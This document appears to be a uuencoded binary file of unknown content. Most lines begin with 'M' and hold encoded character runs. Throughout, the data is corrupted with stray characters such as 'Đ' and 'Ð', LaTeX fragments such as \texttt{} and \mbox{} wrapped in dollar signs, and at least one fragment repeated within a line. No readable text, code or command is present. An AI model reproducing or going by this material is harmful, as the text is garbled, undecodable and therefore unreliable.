MMCYY7WSX&8FVA-J_[6"2WR-%3]5V!O@NFNH1+7=W,F2U=O;GS3VZ=U&Q`841Đ M\$992PX]P+`>WZO4IW`9`0RX.'CO[ES9D4?ZY:AF46"PQXKO2F=4-YNHA+_Z]D MN:QHU3,;,5A(S[D<D2_JI4J@?LL4?Y_I35\CC<?F?Z46-X\$KM#FA^-Q%Q1K?Đ MO^=_VJ`HTVD=5U;]Y@EGWQP0SL2=-!L;'WP3T[9]=\$4FI@5@OO>_C/7N2>*OĐ M:7;GKIK\DL[&JK/21+QA*4(>*><::9<).WU<J4>,HJ@"NVS&33Z2&VL_OI&]D M63TCA\J?G\@^W]_0QUM\$>(\W8#L=&'SOM\6/<Y`W@\$XNU4QUJR!SV1F)%#:VĐ MJWI?BOR5+]V3_\[?H9+(?\GOB\R=NVP<P>Y*X-J9.4K*L4WQW.J/=(]W:)@CĐ M>XOXON'7VBM3=`>[6&"F(9"FR8@F]IX*1K98J.36YJ0*<Z,>O9#WIN6=8C%ZĐ $M'&\#T`W<ZBYO)@[LF<C-1?^MRURN:'$04VYK^Z*>^X-OS/@$-TE/MN7SW$W,IÐ$ $M=3N2M@LAK:HA!A^{3}GN^G1C]=[[XWOCSS?G_Q@$'#"I\'F"^)TBZ:GV0M_Đ$ MWUKOG:>+1_.TWN=IL_M_.S)>8G]3J>M;/,D-2BOX(2]W41!O3H8\$K?01+12^Đ $M68AFI)LOD =: ^SH_6G"G) < 3;9W7N?2(0&R@]^]'GWOOL) = E? = ^(B^P[4AM%GD) = C.$ M;?N!=5^3YW0GDWT;?Q%A1(J3KJ,?)V,IF`QFU.W-5Z1\$NA]L0AVD\0GDT.PTD MZ])<&@6[2RY]Z-[_)+8Z@7\$@^\:C*@U9\AJD89"CU\QBVL;<>2J<1)HW./#OÐ M;2C&H`C<<D9>(D@=](QK]>T]HTF8L!/H\'_GY_\.\X>H3MA:<J+VM4=!*M%1Đ M/[POOGY=@G7..BE`S^'GY_1^\+,:/('32Y%=SU55=W&VOP^1^1[6.VPY&ZG\$Đ M=\&+ZW`\$%(\$7D[6(2Q@=%>5C%_VQOPBA3X%X&\$)CAM&(QO0W\%<<?2`X9]SHD M(&OV!]WA(H:*\$>/KBZ6"'TVMAZ4U>Y=O9.?#WW5G.F;VN6*8L0['ASKP1D;"Đ MFB/%,F^U](,[2!J3&9Y'0VT)_//E.^E.:\XP(N+JG0N4Y?2*LC\$XY#T'05#OĐ $\texttt{M:'Z[.=^UWG:[>9H\#@2*NCFV&!O:])0<\$^D/T_V42>5"3Z$/:>:$\#=YJ&5QW4*D}$ MN)+L=F3ILRCP6=D_Z>PTU^!8Y[]\U=H84TURIHNUJI\$8,UC)_LSG@D"TKW%UĐ MKK180V9WK1H6NS=[:V,))W3O-GW.JF"K8F?V3/;'I>V=S:\8%/^SOSVLK30:Đ MTOGXD@HF[P<0.24>5.YS49X&TJW&1-"G65VFGL\Y<9HZP1NAU<IR"ZM-WGZ=Đ M9&3%+5-]-@8I2KJGBXC&\VTV&C+Z9?BE%CLSS1UF1#"];Q;RJEIE*+1L0;V@Đ M<3\$OJ2TFF&F\$YY3`09*B.#.#]J\#H,3^^DB9@ZO;);P\$?=/*S=K08_?U\<*LD MJ+4.\$I3<2\$IF=!U-?3E&]^"(N45+MH@<\@A</NS.^EW? #!H2,([# BEOBC'Đ M)\$O '6CGH'S90N^,"P+I%/)UOUB5ET[FM(S9G0C&DZ3SC>I O.%;2L<&(>]RĐ M]DVZR\$?"0YLZ%V.3'Q8A.NN*LI];Q[QT?'FD5P,5_SHK.>ROJL*#MY2/D],4D $M"*.?7/*GBKFDJ(A?>]<2,-&Q<;)=RP^_W>(TP3A:4GK6*;2KQK**DMFP(N')D=RP^_W>(TP3A:4GK6*;2KQK6**DMFP(N')D=RP^_W>(TP3A:4GK6**DMFP(N')D=RP_W>(TP3A:4GK6**DMFP(N')D=RP_W>(TP3A:4GK6**DMFP(N')D=RP_W>(TP3A:4GK6**DMFP(N')D=RP_W>(TP3A:4GK6**DMFP(N')D=RP_W>(TP3A:4GK6**DMFP(N')D=RP_W>(TP3A:4GK6**DMFP(N')D=RP_W>(TP3A:4GK6**DMFP(N')D=RP_W>(TP3A**DMFP(N')D$ M?:^UW%Z[FSRJC./4")=MB%^9^3B"KYJ+BZT3#_%E/D3P?^*'`MJZAHW4HSWYĐ MRDWQRT/-EH159+-4S\IOW/WOIQ[6S+*EN+W?\S#TT=M_^QT45)X`)(6%7^>BĐ M;RJO&<KU0UY&6;I(TB3PYCV*A*OK2U,K<S/CY]9VYB[LUL"7EM<O6M*:QE)6Đ MYJ: VQIHOK>U=C54L.-D<[2U1_M\]GET_>+FY?[[R\?+\?'W&^>OS,PZ>9SR\D MSU`X.+BY.'AX.*^_B/*,\QDW-P<*Y;/_E_O[?_1P<W%]Z4Q)B6)N[VQMZO!_Ð M_[WKKUE8_/]Q0/__/D)5E65Q[A#?N7Z+(R\GK8Z"<HL2Y3KMQ<*X_D^B>Z#CĐ M]ONJB[JL)\$K1\.GZ]O=L1SE=%Q04W*\W?ZAQS+@DU_\D<171<=5PL'#U>.ELD MCJ)D;>KLX'+]B5+%PL+:U-QOF\<)!>7;#WEI"<W71MN-.#5N\B_@NH@YQ+9*D M'4F=1#I0&CU3NL7 >=])>")'AY5BX)[3A^@3>6EZO)[.#\2T0\+^;SF&WGT.Đ M)*:(F4BPHDOD((Y)QW_5]X[XPP-5B:SZ];?VQ'7GEPT(Q3&!ZAW]ZKE*F\(7Đ M]39IC8C3M)7EN7J5L2^50OGNVY7N+[9!*]][X>53T+WG\7ZX1=`6LIF:5?M&D M]X/^2N^!PB*GG;,X%SXRBKN=@ZFS/GXE?C*M\T/KIGN[^<0M_V-6`4-8P9]\$D M(OO9#:>^'JZKR&?@&:4#DA%EK:MS""&/JP85TK+!]C2O%"&7PV^U&B%2G,ZOĐ $M' => *]J[K*H,&GXLC(B07]U),I`LAZ*GS[-Y>VY8E$ZMO/+G0;+(921/FW_NRĐ)]U$ MDO_NQ=[7N;3*.]\T?5`*NC!8)?CXVB?E[LF)F*)TL,JG#^\Z&=Q>S3GNS#/#Đ

MR<G(ZZ32"@L&4CQV`A`%4/YRK^^B'DODU0^\5@*%[K">9"W.>.]XY%^"\$'*JĐ $M&WU-TV$:9!DS$GVB15C0JS,1CYV9.);5[U:#9#L.5[C08K^ZN'K7"R$(=\30\text{D})]$ MFE'10WDY?U=/69PY%P6MG,;1?;<+U%[.5@<]CR]VJQ:CT^74?-D_WGB5?+['Đ M9[S(5LCKK-?CV[))X5Y\SNYM=\$QG+[9)\$++JM_#Q_!CJEEE_"0NZ`Y2*H]S\D M<#ZUZ]?<>`6?6643.9FK3.;:"8H\J?@N*@:9ORN\09>6\$AS;1D^4T1.@\$G`!Đ M??&I^P>CDIR<)"?^BN5P,\$VL&/);=JB;X75(NN#GGV%H\$)RYZQD^K=_.&*<@Đ MI(KSE[NTD/O^FE;C#+^\SBT97;*SUR)\)LODO[W1\^=\$(0#1(3PN#-\$&=\+(Đ M>-9VB-HJ.]`>+1@J->E"R%;;.?LCW7N6#[YQC,M>1W%:G)1;7[DUM@S8D?7=D M+A/:WQ9%QB!F\$<@WF+-!Q>?>O@)CYS-#U'CU8V\.V&)U#?<5;K>S.VOK:XGJD MZB(;UBP%8.\IZJB1Y\L'JS-2?&(#C?OU1JOA-9.-QSFF:/M-8GNOG1_8[^"8Đ MSBW5[BV#G0:;MXU<"@E7",(KHYYMSON=071WN@9-3S"TXQ/>&#=-&'T3O#A4Đ MC?29<@I.-J7+P11%#U!`X^]F;LD@_I5Y#6,WK.2+?FT\E&6OH1>Q'Q19QO;>D M:0G1WKGT#8T>9/19*-7#/(^_A\$;9%?C,.:T[+B\B1#R&0F8)V8IFJ\$67KKY3Đ M8^X\$8.+-Q\$,OH/5I2-E!)['#MXC"4I[XR\:T-=^U^)T]^8&,\XQB[S)O>#YTĐ M.L6S-69F+D2TG4SD,-U8X<@WS>SU&S8CU_STDXRT=!UZ"J.]J\$\G<&U11FSSĐ MX\%S^?`OL;69(+P:/M!(?+V#WV5Q_?C5A/ZX5T@*6=*@UVELCM/Q!LZZ=:?.Đ MF_6H119+A]U#U[X5H>+6(3I;?:1?EPS:M\4LL_64>\?_C-7F+6Q2XU5+!\Q[Đ M*`&A]U]_SQ@3/.7GGW"Q]#GQ.?Z@P@G;*S7>7W(3QDH(@2(I?`M:\1F0O4W(Đ $M*Q-X/$*?>."MX!7\.HNQ:B1E*N!]GY9=YG"0%S#X8>$]I`U/^/O`S-Y#*%,/Ð$ MGZ]C1W'P?GYFA\$_T@U>748XG1.^/S-Z,>RP?S=P]V_64.BZ.A2/<R.M69W>.Đ M.T]Q:\$+PBL::HOTO.E5^^#5=,/'%:078-YV[5R.J+_"+W,KF(]\$_K3>[-438Đ M78+X?9.3%;/\$Q''^KB04O@=%%LQ@7@0W)P0]RRS=!WQIW>JPP*!A::NKN*J6Đ M5V`[2Z/J,*)`9!QX/?]*@<><BMN*;/]TKK,(*T-<NH=2IYD%#_8,FI"*'**FĐ MO4YV8A: [W@8S1(OPXNW^LUL+\2_?2%LUTC#3T+[4!8_[7(X4?]:CP"N%CGN*D MT3R;7]RL#?-S3?8_,7^1M+0XS?P=.@,Z#SF=VGW=TFV'R8C>+7M;7_-?U=@]D M[.!EPI,;ZG'J^]&AB'.(]OR#&KQS('[DB=]+SS%!;&QOB8O!NU>6<M*M@T?HD M02J"K9*?CPK>B95`JU<ME7F]Q89=*FC.<ZX&\RE('Q6>G3C\\!;\$FK0][2P>Đ MQ>K^.B2U:SQH57"164A^-,/N/\ZZR*GS;EH'@"R6H'?EY2;\I<K2%RK0A?6(D $M-*\8[S4XDAG1; MU*43,>>&=[GD+*4T*/]_\((+2*)VR1V>-WIN+P+.;JPZ#<Đ)$ M%U)Z<V_1#,_O(>2;]K4OX8W?W?#J*"[:0V;&0<?AOBE3F;-!D:2ULF+((C<(Đ MXN('P;@8!7+,(VEZ3.OU];9:1*[`MSQFD<<[^5*?*=V00)7!C^(UI`^"%J\$Đ MI9%SL=9ANK/U=&QZ(SNNM\N//Y>J8&&V9R_I>1AEB1P:52E6:*=7F^>\$_XZVÐ M:KO?RUM><D]A8J`=/XY9@@5"_C>QII=(4=30M\$-2UFZVEH8U1()J663KK:R(Đ $M:MT"2_Z+E8,H@4*?JH?1D3\\\\\\6\\4N&\#W&[S:9-,*I:9YN@BBN5F.NVAT*H'ZCD]$ MELA'UQ>DR; 3PU\$*E8WV0J!IIE?; VQ._J8#WM:ITN!SJ/HXT/+E%F]5G0BO28Ð $M\5@3W>D^WR$HOI1"4,>3;Z9>QBIU''3ZN:;57P&1[2GG72I&R,950F(#9`3<D)]$ $\texttt{M} > 57 \texttt{T} 8 \texttt{E} \$) : \texttt{'O7}; \texttt{^*4} + \texttt{[^O"\#F} + \texttt{_\#X^ZEN} - \&\texttt{K/W6?"H*S[;MZR'(H\$IVP/(ZY*GĐ))]}) : \texttt{^B} = \texttt{^B} + \texttt{^B}$ MCGU:.%/GK&%=R,%%!;KX0277=5G#T]O8I[I^7MO/%;0V7P]UN^1:>R#&=V),D M?CI: '*O9C/BKQ9W^OKUK"'J;P[K.H+/!<>\7MG.SQ;(T*JS>?)A86T%(6C16D $M<8$<'R1$-T9UEV&KG-]S92L.-$$[Z;>'%*Y.5</&'K@-;W[S0U,//J?O^_WMD]$ MT3Z;WO&C3 F`JT=DHJ9WRI]0\$7D.]C:UBEP]\$FMB<SRWO:) `[\$"/)C=%J%YRĐ M>2F*MGKLGK5&&@TF;KVYI-R\),HICV+V%B<68#-SI\(^#1>[A]VEBXBE%^O8D M-O;Y*G*T%VE<_0/NN\E6[75(`(.*7>70'G5W(L=SE\L^-9XC:W2^4R"'RF>XĐ MX*XMH.55@T7?U5WCS=13X(5&T^=TE3.-I*R-L^K&/9J,LB=2M\$_D!%G0U1[_Ð $\label{eq:mb6xk$m\iC)T?@=7(R.C)J.9UQ.28+@Z1K:V=BY9\A7YX>!\-D=M0?<RMI,;UD$ M)?JXRT7V^7A#D8,WD<D-3-1VIN-=1F)>?!@GOIXK(LCS@QF"JZ\$46Q'10S?DÐ MW&4W_,3,HU/L_(B@<>[H-D4MA]TC]Z'S\\$VCU4978C.DGL,@S_R+=SBBOMI(Đ MKYX.2ZWY`QZQ_:CS+X,-`R)'C)%[D8078Z>"WHZSDM#W8+`^4^5UJ0[EH<5IĐ MG\$0:[0'5F?>,+72%#0\$FS3'E/\$K_>+RWHFD5+KS0=&`,-,JL.2-,6J*-S;SRÐ M16Y25!OM/!+UNYB30K1!?7:R=AA[8;I/#0;@H+%(X06"J*29&`?HD*\$''.FZĐ M*K:4%Q%#YG9GF-SSP%AH2*D0(!%Y\L)NL1KNV0TZ6<2=R42N6)3[Y84;7U5UÐ MUD0BWW'9D@<LJD#7&\X3Q\]DTT\''1HW8&[J3T0E5M(\NR_I]1R!>\T_</XSD $\label{eq:mh^'_5GSB-} $$ MH^'_5GSB-;D^4RM!B20+.1IR;"^FV."UDT<R_@_LGC,JG?F\,BI=;&Q9!L)6D $$$ M6^1^2R;_K>BO%;5;T:+,\(&S2]\KER53#[VJR\$>1QL^]EOA2*8([=\ZDGZZ1Đ $MI=K4[Q.U&[)?2'J<(Y";E<E"5^LD*HD^".-3*VA?W^!H\%*;'ZP[!,G3]+G-D=0$ M\(ZMS^?:2G8^11:#VF<DWW%"RQJ<\$+[?NT36I1R<O/%F=T6W2C%WYC!YV9EKD M7\>H*#0=&E6?Y>'I(D%MQ1<EY_MI%X\]MB=%\$.'%%[L[TTW[U#-IW@N8LT3(D MSW&]\H\$/>T3V\$XQ=AFTNSH>,CXP\+G>17[PG">\$K5SL`L3906QJTHW%A`)'RĐ $MI;[HH;A+VE)]DD,=;!O4O^OP7!@AI1<:$V-)T6-/V*_+<U-;>Q#6<-3OX(:D M3W;6;<*O;'=F9\$%,TQU0[U."61>Q%6+\$)A11<M['?GX;,2UV2;1#[2#J.F[PĐ $M^MOEN-]AK-O^G@/<%>H]2-$T<MF/W-;=J4:V9,YT@J;INA>G%@+F2>[+81G8D]$

 $M/'N'PO^0''$ 867,?]D1' $\#Z_\#(1;[>/%Y]:A@!\4L'V9,T/TG82GD".U9HE]?3Ð$ M%B1^O%\$[X:.Z3.:P3\Z3\$JW&E]ZK,\$#!0FIT6%.+L?>;2"U0`XF^@)[8<7P4Đ M&3JI@[NQF,WXH/]6RI&3KYR7Y*MY@L\BR-VBXG,#CW.\J];0Z[L8;7GR=+.OĐ M)ZEB3A2J7":)7V:4_4C4DH]=6`SF>Z)0`"I>RQ@4;3T?:-,?O`R*F-6_6NH2Đ $\label{eq:mo:cluj} $$M0:CLUJ>=9/='YR/WZGU/QT+\^K5W7M/[\#'</G'NFVU[.Y\SNE]1?OL&K+=^]$$ $$ M`'K\F*"O;]NT%QU[=%`WO\N'#\$J:D17;*RX@^/3C-*K38'&@Z1PQ,Z^1IE&0Đ MY.L9-U/O.[@M<EEK,[DJNKDY+I"G%: QGM9/U2X5&9CF%']OR'\$DF7QI!/OĐ $\label{eq:myt+c8k'k8k5v} \texttt{MYT+C8k'k8k5v} ! (ZLY'@-P0:K=ZMMQ4) := QT<*(`G7=T\#IXSBWW'\$9LO/D/_Đ) | (ZLY'@-P0:K=ZMMQ4) | (ZLY'W-P0:K=ZMMQ4) | (ZLY'W-P0:K=ZMM$ $M93Y-ZK!#[@1D(KU%`"5SIK[)[X(G1&*Q55H$?=ME7G/,GQGZ[1T]]M9^M6YPD]$ M7/="P9U_JZT%C@Q)&E/9)*5C0>TUIS#0)7MT#"(]Q5G9[%SSDI%:*#6ZLW+4Đ $M =) EF("\:V\#"-//7S0/CLR1821!V = (V'E\$\$D>Z\#OMA(\I9A;*(Y-\T)P\$S*3\&Đ)) = (V'E\$\$D>Z\#OMA(\I9A;*(Y-\T)P\$S*3\&D)) = (V'E\$\$D>Z\#OMA(\I9A;*(Y-\T)P\$S*3&D)) = (V'E\$B) = (V'E`B) = (V'E`B$ $M<7>IYS[S\setminus(L1X'^XJ\setminus\$./1J(4Q%//L\setminus2J_><&MUM6";W./R$=P`W3/GA,SAHD$ $M[,I^{=}]=AP2Z$S.SZMMBCE"!GR3L"/G!<MY/ZE4W[]@U(1Z+U9?M[EQ$(NJ+D)]$ M3SJ0XR+[<)`9&0IT\$5H[)FO'6]>)-V9_-EM]M=R?&G\$^5Y_PJ*3'=U6L3JWPĐ M+F;RR-Y")J_\C!`TWF\$13"**D-XZ[10%]N]<;%-4BSZ.*:^9!X&V]';+\$0W]Đ MA>3(0XV-KU6Y.8_O[3)\$72<,VG`-G:R\$9W?^"0\$V6,'5J2%^5*C8NVC85`?=Đ M6[*O`]((B>F>P`@P?OG.SL1UWB[[87M+MZYV48A]P.[:4T(X"L>31:B5C4M>Đ $\texttt{M!+?(-FY=>+F;+>>} \texttt{DIOLMD5KHSO} \texttt{H77P8D*5?.XVOH6E3^\#>U]} \texttt{US/^5G,P} \texttt{DIOLMD5KHSO} \texttt{US/^5G,P} \texttt{US/^5G,P}$ M:2NI/Z:,=9&7)Q3G.!Z[VA<)1XIRKS&[O\$[CX\$=-%);B\$;:G.29O^(AAZ<*&Đ MEH/05`XV6:']`RGOD/.==N1^F?>0,7^]T=M'HLC.7F2CT%EL\:&&HO9N^TF1Đ $\label{eq:mg_mdxs} \mbox{MG\MDXS[2]^OEUCA\%W>$\#Y*'V-PV4K"(G^O.$\#TJ]7>M*]^7:)VB<5";D:N*('D) } \mbox{MG\MDXS[2]^OEUCA\%W>$\#Y*'V-PV4K"(G^O.$\#TJ]7>M*]^7:)VB<5";D:N*('D) } \mbox{MG\MDXS[2]^OEUCA\%W>$\#Y*'V-PV4K"(G^O.$\#TJ]7>M*]^7:)VB<5";D:N*('D) } \mbox{MG\MDXS[2]^OEUCA\%W>$\#Y*'V-PV4K"(G^O.$\#TJ]7>M*]^7:)VB<5";D:N*('D) } \mbox{MG\MDXS[2]^OEUCA\%W>$\#Y*'V-PV4K"(G^O.$\#TJ]7>M*]^7:)VB<5";D:N*('D) } \mbox{MG\MDXS[2]^OEUCA\%W>$\#Y*'V-PV4K"(G^O.$\#VTJ]7>M*]^7:)VB<5";D:N*('D) } \mbox{MG\MDXS[2]^OEUCA\%W>$\#Y*'V-PV4K"(G^O.$\#VTJ]7>M*]^7:)VB<5";D:N*('D) } \mbox{MG\MDXS[2]^OEUCA\%W>$\#Y*'V-PV4K"(G^O.$\#VTJ]7>M*]^7:} \mbox{MG\MDXS[2]^OEUCA\%W>$\#Y*'V-PV4K"(G^O.$\#VTJ]7>M*]^7:} \mbox{MG\MDXS[2]^OEUCA\%W>$\#Y*'V-PV4K"(G^O.$\#VTJ]7>M*]^7:} \mbox{MG\MDXS[2]^OEUCA\%W>$\#Y*'V-PV4K"(G^O.$\#YTJ]7>M*]^7:} \mbox{MG\MDXS[2]^OEUCA\%W>$\#Y*'V-PV4K"(G^O.$W)$} \mbox{MG\MDXS[2]^OEUCA\%W>W'V-PV4K"(G^O.$W)$} \mbox{MG\MDXS[2]^OEUCA\%W>W'V-PV4K"(G^O.$W)$} \mbox{MG\MDXS[2]^OEUCA\%W>W'V-PV4K"(G^O.$W)$} \mbox{MG\MDXS[2]^OEUCA\%W>W'V-PV4K"(G^O.$W)$} \mbox{MG\MDXS[2]^OEUCA\%W>W'V-PV4K"(G^O.$W)$} \mbox{MG\MDXS[2]^OEUCAW>W'V-PV4K$ MZ9:RC-DS(014IEFH3V>1GFGZ(LL"FV:M3Z?54ZD'UI]\$QD]AV=XU_?RQ-Q0.Đ $M49FZ(U@@Y+,2B9\S+W(;_S_+UM58P9.140P%"/^3K45C/R$HYGD"?"5MO-Z(D)$ $MN-*30FXFU_?)7*)0,D=6J1Z;4-2LG1V\X=LSME4]\KR,0LKI[?/0P$6BL/Y%D$ M-Q#:0DSD)UJ1/0ID7^C!CF>+9:'^ZT%MT4Z1*UF_V>U9QW+OBQ2_M9W+S]-\D MO962^`O(-_'XV6GSML5%TC]L05+Z)-.\+1?ZN[JU8LO&(L@JL=?PL]VV)`K0Đ $M/DJIYD > / "^/Q^OHYO'; S) 3_' %K*WLO > () 2Q] = ^, OG#/8G?%2] 6OUB^`N[) = "Đ$ M:00V2)<<2U0?<T/9G<74"NC5SF3:>1;!Q_G=>*B;7^/*@V#6*^#)!+&7M<!Đ M&N@\`S'AD==!3QK27&733H0MXUCCQI-MO#]\$[+W."^=KFF7W]#X+.#\5@O:!Đ $M8)N(V5W0>.6.KU@"P:=LN(CKR+5-G$"<'*X6Q\setminus[J?2SOY00]]XN=5$*3G;A5D$ MEA01,080K[@3N!5>+'8IS?#%_1,9]KF83_<S6<=N2ZKYCXVRHJ&U/A<E.7'UĐ $\texttt{M98?^T9?\$2+:8[PQF]4=;/7061H.^P7Z;A-@[IR(4R\&/IQ7KC'ZM\&\#+89K?6D)] }$ M3E/QZVSOF4CDP-DYWFE"_4RCWYY6]2[%8+T>5(U#>&2SQS+&_RLAUDZCP>V/Đ M9F[)CL\$XK/.UT)=35GZ[WQJ/YA;1E_#@JQ&B`^P/WCM(]@4WK..EG&_ZN</)D MKM:.?`_.>BZ_V_H"N0B7>Y&M^EH[['XS0UY!I_J[`I?N,\$N_U8_>![UL!=#SĐ MHVIC=^A!1-A.`H5ON/<P675-\$+Q^[6K=KQ9V&;Y*6BODMQ`V:WP6?RCXL82%D $\label{eq:md48} $$ MD48 > 0H4/3T9] EN?23LSGH'0"X_)E_D=5Q<=">X6PA>=?E3&M^^'C, Q')B?D $$$ M2-O3IH@BXO!JC2^RRW<F*1#2@WM3E4K(+?CL<I'G+N;LJL_NR`S[N6SQI0"4Đ $\texttt{M=\&?*\$N^Z.B0HNYIE;VCW} \texttt{PBO/T\&'\&FQJ\$C=[\$4^J,7S\$YS]Z+9+^>WF*7X:RD}$ $M(83:3A*OMWB8\setminus([ZIUi:?'Z7!_A1/Q!G*50OA=K/2G6,I,O0F>,OH;Z]U)L0D$ M]9>TVB<>D\B[!WA70');W>BMHVE\4S1\(\XGY&TD%N(7JQ^-3ZMWWJJ<"WL@Đ MQD\0?B>'515U#9.K\\C""^AYTR'U[*+0!G#G^GUH?VGOG",4X/LH%B_M\I!1Đ M9[Z9T*?Q/,(2&;.Q4R:(X?3=DK257OCCN\$.ED]]IB,C6^=57LH;K`+@QD@:=Đ M2R87P_3S7BXZ3]C50YY"BN\$NQGN-B)H@Y`_J3:@VQ5'WSGZGWU7=17S3G\$.BĐ $\label{eq:mwp^c:j38W} $$ MWP^C:J38W/?C'<D(2_8:NTE'X6ER=6Y)0@14+^B, K=P[+=H.3M$\#RIUF'$`D = MWP^C:J38W/?C'] $$$ $\texttt{MGX:G>7BG7;KMV"(G4}_/QN=V<?V+3R.,R\\`VO:7JF67;DDJGE5"9UVK-8\#(D)$ $M\Q\QG+23>0/SH;VKT\#7]]W5953GI&KBD:8>0Y7,&0?K[=[9`NX[G+P].*2Y7D]$ MIK+;<ORF\$A<M&U?.^CT<D,6V\$>L>R;AC9&B//-ZC'*?OQM:_W,*]_RYR?095Đ MX^53K`^2E%_AJSYH^*W?2YYMC!B1IF(\BD:']FWPJ]4LQ5N\H:\$*'IXW?C?+D M?KXU[RAR\\$"+ZTW_;">)9`1!8+H/VWG?7HQA,9ALZ8R03*\$L!G)*%:!C*+Q*Đ M,>G]/>UQ@S/>Q1KSS*UB[W8OR+"%+YT=+V*]_R,?&TNY8\$.%KJ_;\$#VK4>F+D M3ZC8@)*%NXJPZ<+K0)"YR*-KE!0/W2:Y)'>&ALX,"A<(IX.*FXTF7/%YVT^PĐ MJ.W8 - *6E'YH!WKBC130.U,] "'60BC0V IT) J>OUV];G=>/B,Y:+,&XZVJ-?ÐM?E6J(^JS*MI.3[AW,&J9\$NVQWDVQF(:_C&P?W-O=%!&.;.HG(Q]?GE(9Z^F-D M-<L1[/2"[!NPJPADF=<LRJ2D_I@?>.-'@214EDYQ_`"G#?^Z6U/%GW*==?SQĐ MZ.)TCD-018N9-R#DPYD?<PW/",JJ(W*DMDBO5JN5*08U3VB^TF,1@K3PR3/JÐ ME240`J20G6J?-GZ@7@FF*J?ZPO6J[G;W[QF^`_AB+*U="\$"_=*^BBC;#[[(_Đ M'PZ.M2N5E0J63TK[[BM'<NOT9[H\$GGJMK)R4*S]O+0^.-+9Z6H]%^]>BC@D1Đ $M^H[7]ZY9WP/,&1#>6Y8'5WDO?*F[$GXLY3\[?P"6/07W;1QENC@(\/V4@06`D)]$

M\'J+M=Z3RR6\$.8JLI5Y,C\$2&;#.=7U\$C?A16UX_=NI*9,,H+LHTPEJOQQ2T>D M?`2+7#X2`Y4YWZ]`=*OI1%3>\$6OK"TU#K=W:%%ESB6FD%SV-Y>+#EO.YH_5)D $\texttt{M$EM7} = \texttt{H(>GSQB.<VB<DZ5G!<<8L:`16DAJ6QTEP+_LRI,N\=2`CSTQN3V=:HMD}$ M@]++\XW]GS/PI_N!\%T)/%^%>^6?1SM<DB%V\$"?U2,O+N\67!]9MWOUM[[_<Đ $MUP]9CXIR)3W+?*FUQ-!P-,-N>(>=7'B_U//U^]$8A_HEW^,7?C#0[.;`Z=O6Đ$ M!;]50=ZK*8H[@#9>/!^OTY3(&NV+-K^=N<-PXP7RAO/9G<3R*XZ&EQCT?5HGD MXLAF>N7-G+RWZ%^1=[L[FU2(<<<50DQE?1]WTNNJO"X[/Z2XT\$54%C<@T;^]D $M4\&G1>R.[MO.FP\#SF73"/\2:M+E7F7F_I,=[%X^])%XLA\#T6=0,D,GY-D='IRD=0$ M&M&_X7;,Z+Y;T+?A%+([B*OVG'N<IVQBU'O7)YY\7@K'VN?E<\-,LB/796<VD MX4]@04"P9^,5CN@7L0LLA!3TT+OMT!>><0ZC0/I[7PX:>N+#\M#-=B5?HZ;!Đ MN?'W,8PMV!O2GVW103LL35=!8)?OQIV^,)7PDTJCEU)=@E1[W3T/]EZU5&;OĐ M0:AEJ5QZYQCXNQYJ8ORU2K%.@\$72:WR>5KR'5(;>S50^Z`>41QKSU,Q5%,4UD $MWK&M;T67G-`I>^S4@+ZQ!/+O)`&T<F8#?.&O_7B^VOIU]R(A(1<]N370!?Y4D$ MO++63+<V_+P?E%^.!HX7=UM-/494=*16\$!\$%?+6D?D4TE!2'W9VF%XJ=WCM[Đ MV+*?COAAVWUN2<*+\$Z.-0;87RNYB_0LX6*&==:'E.3%A<7#^<M];KR9@?A=[Đ M*DLB52]*0[,&J&_D?TIHT>9].C&O+4``'<9,=C-#ID,>4,)^KCZA(=%PYYGBĐ M,U*Q?G?@:SF:UJ;WSXCFM<53SH)]S"[0%RQRSO?^\\$[T,?AQ5"121\$C',Y.IĐ M+&TP6Z<B.CPXMWS@2]V]TD7'N.='0<C?_>9"08+[XAU<(P]C^-H8S'70T>C/Đ MF_W1KG?[`#TWQY"M]=D35#0A9<JE)^TJ9P,[_).MC57)7E"/\@+BR89]TX/:Đ M6/@\D"%.DI:;*&AH=2]-\$[7\Q893JBIWIU6.+`EOHJN838;V71'G[2VOR<J2Đ M\$XO;9W1.^!IW>M._#\EY"5I8[_PQ5<>D\$/0W)L3?/QR%+^]53.#P_PFB1.F/D M+HV*+?,_*\I3-Y(^;ZFS_@>?<FWYJ&KBD@_^9RV,]X8>81Z+\7\V?@?-D"`*Đ $M>IK^5S>.[/SA?N0):EH8<7^5NWI[NMZO=E6F4M]RN50LS,E.+Z[_W\W)X#^)D$ M]0]&IT8&!YLFA78>B)EFCD1>YC@10&-''I+,J#1D^\$4A^7PX]U3*S9Z22@66Đ $M=ATO// 3C=N@'5/01P-Q^*M:40YN92(T/-]#DW9T; I6X$$3Y+]53$4N2C7Đ$ M[>2+T6G[?+\F1%X@-`<15"QD6YWS3[KC#9<!I:UPCB\$L+O(]@@@(%^6IAZF@Đ M`\$OU^S0?+9I+MMC3;N-M,5.N[&VKN_]UW&?H&/24IYPL3+5=!-%`EJ\$[H?(^Đ M=R^T3Z1IZ:BLAS-FS]7T['DZU\M*EMZ?+7F+Y#926*OOFZ=MQ-M382=<Z=[!Đ M^4__LL3-MJ8F[]E`NQ[R9W-1UHI2"83*RZ<FVW%A9QS[2\\>Z\$8P/GN+^]>%D MOX]]3UF\@J\$R]+V6D1&;O6BD6!MBG9-%8<>+CL9SZ@4CD?SF:F_)\"4%9-<&Đ M6#[:9N%ZES7VO["!)TG-5MAR-CK%M#JG,<7#9EF/[03010>^\Q9CF+S^C5LIĐ MK&W1H_"KZG^;SM+Y`M3PHTZLYJP4=R?OLU:4X\$D+;7[L80%RPE<P#I^=JTT%D MD]OQ'XD<^UG5W^GY3^LT%O?39PRH_BAKX40FSR&)1H1U.2]4\$!:H\$RCH^K4Đ M)V419S[RS40^.1^D[!KF.H<-MI;7/4`%<8K`_50_.6=5&1-5-/6QITP!?P_8Đ M+194&LK`S3RBZ-KCQWV^?6,NWTC^'#58"@6[R]D'&_!WZ-V_'LZ*<S*J]_\RĐ MB?]OOCS@T]+98+NO("GQ/S9D?J.-PGF!Q?SW+QY?;[ZO54D5_^_-2WSOOUS.Đ M",6_Q"[X&^UQ?T(PP.'D@I[036?0WZ<3?G:@K_WPSO^8<5]2LT?##J',K1)TĐ M@'3P_^#'[=#P90SBZY>'(EW.SRWS[^\$<4;AL;G^IDQ/7_*2*]?=A*%'24'B(Đ M.: [M@+[5AA'BSK:'R>[L?W0)N8(/;70A9USRQWK(?B+F?6X0\SVZB%%ZHT5RĐ MGY,R%7%7GPET,P>'76E)*P:?8=,]P\$;]:\4<-^4(.L..0(;J\P6CZ!@8^VG<Đ M@4<>A;OAC_FKZ35VX\$#`3#\$P2_+.;U-G>X!U'73L9SP(BV8]"-E/LTR7%P?:Ð 